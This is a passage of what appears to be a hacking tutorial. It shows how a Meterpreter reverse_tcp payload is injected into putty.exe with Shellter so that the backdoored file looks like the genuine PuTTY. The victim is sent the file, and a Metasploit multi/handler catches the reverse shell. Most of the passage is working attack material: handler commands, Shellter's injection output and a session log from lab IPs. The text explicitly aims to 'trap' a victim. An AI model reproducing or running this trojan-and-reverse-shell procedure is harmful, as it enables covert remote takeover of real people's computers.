
```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost <IP>
set lport <port-no.>
exploit
```



```
**********************


Info: Shellter will verify that the first instruction of the
      injected code will be reached successfully.
      If polymorphic code has been added, then the first
      instruction refers to that and not to the effective
      payload.
      Max waiting time: 10 seconds.

 Warning!
 If the PE target spawns a child process of itself before
 reaching the injection point, then the injected code will
 be executed in that process. In that case Shellter won't
 have any control over it during this test.
 You know what you are doing, right? ;o)

Injection: Verified!


Press [Enter] to continue...
```

### Send PuTTY.exe File to Victim's Machine

When the victim clicks the putty.exe file which will appear as similar to original putty.exe and hence the victim will get trapped and we will get a meterpreter session.



Host Name (or IP address):

Port: 22

Connection type: ○ Raw ○ Telnet ○ Rlogin ● SSH ○ Serial


Saved Sessions:

Default Settings
192.168.1.104

Close window on exit: ○ Always ○ Never ● Only on clean exit

As soon as the victim clicks on the putty.exe file, we will get meterpreter session as shown in the below image.

The meterpreter session opens and there you are ready to peek into the target system.



```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.109
lhost => 192.168.1.109
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.109:4444
[*] Sending stage (179779 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.109:4444 -> 192.168.1.105:49193)

meterpreter > sysinfo
Computer        : RAJ
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

**Author**: Deepti Sharma is an information security enthusiast and a technical content writer. Contact **Here**